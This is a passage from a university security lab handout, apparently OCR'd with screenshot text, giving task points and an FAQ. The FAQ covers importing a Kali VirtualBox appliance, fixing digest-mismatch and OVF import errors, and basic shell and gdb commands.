
Task 2: 4 points

Task 3: 2 points (Extra Credit)

Task 4: 2 points (Extra Credit)

FAQ

1. How long will each task take?
   Sol: Task1 (2hrs), Task2 (1hr), report (1hr)
2. How to import VM for the assignment?
   Sol: After installing VirtualBox click the file tab on the top left corner of the VirtualBox manager window, then click on import appliance as show in the figure below.




General

Name: Kali
Operating System: Debian (64-bit)

System

Base Memory: 4608 MB
Boot Order: Floppy, Optical, Hard Disk
Acceleration: Nested Paging, KVM Paravirtualization

Once the import appliance window opens import the “lab3” Open Virtualization Format (OVF) file from the lab3 assignment folder and click on “next” and finally click on "finish” to import the VM.



Appliance to import

Please choose the source to import appliance from. This can be a local file system to import OVF archive or one of known cloud service providers to import cloud VM from.

Source: Local File System


Please choose a file to import the virtual appliance from. VirtualBox currently supports importing appliances saved in the Open Virtualization Format (OVF). To continue, select the file to import below.

File:

Name	Date modified
lab3	06-09-2023 06:58 PM

File name:
Open Virtualization Format (*.o\

3. How to resolve digest mismatch error when importing the VM?
   Sol: Check https://forums.virtualbox.org/viewtopic.php?t=100358, delete (or rename) the *.mf file present in the downloaded lab3 assignment folder.



Welcome to VirtualBox!

The left part of application window contains global tools and lists all virtual machines and virtual machine groups on your computer. You can import, add and create new VMs using corresponding toolbar buttons. You can popup a tools of currently selected element using corresponding element button.

You can press the **F1** key to get instant help, or visit www.virtualbox.org for more information and latest news.

Importing appliance ...

From: D:\TAMU\ECEN_459\Lab3_vm\Lab3_vm\lab3.ovf

Digest mismatch (VERR_NOT_EQUAL): Attribute **'SHA1'** on **'lab3-disk001.vmdk'** does not match (**'cb8d8c316dfbbed4e58e07a9386c45c9310a293c'** vs. **'03a2ceee977b8b3c68a46a8c33dadb032ce3c44d'**).


Result Code: `VBOX_E_FILE_ERROR (0X80BB0004)`

Component: ApplianceWrap

Interface: IAppliance {86a98347-7619-41aa-aece-b21ac5c1a7e6}

4. How to configure the display of gdb?
   Sol: Check gef, https://hugsy.github.io/gef/ .
5. The commands you may use in this assignment:
   a. General commands:
      i. *cd:* change directory
      ii. *ls:* list files in a folder
      iii. *gcc:* compile a c program into a binary executable file
      iv. *objdump:* display various information about an object file
   b. gdb commands:
      i. *disassemble*: view a function in assembly form
      ii. *break*: setup a break point
      iii. *r(un)*: execute the program from the beginning
      iv. *c(ontinue)*: continue executing the program after a break point
      v. *q(uit)*: exit gdb
6. Unable to unzip the VM archive on Mac system.
   Sol: Try to use Unarchiver from Apple Store.
7. The import failed because it did not pass OVF specification conformance…

   Sol: click "Retry".



The import failed because [redacted] did not pass OVF specification conformance or virtual hardware compliance checks.

Click Retry to relax OVF specification and virtual hardware compliance checks and try the import again, or click Cancel to cancel the import. If you retry the import, you might not be able to use the virtual machine in VMware Player.

☐ Do not show this message again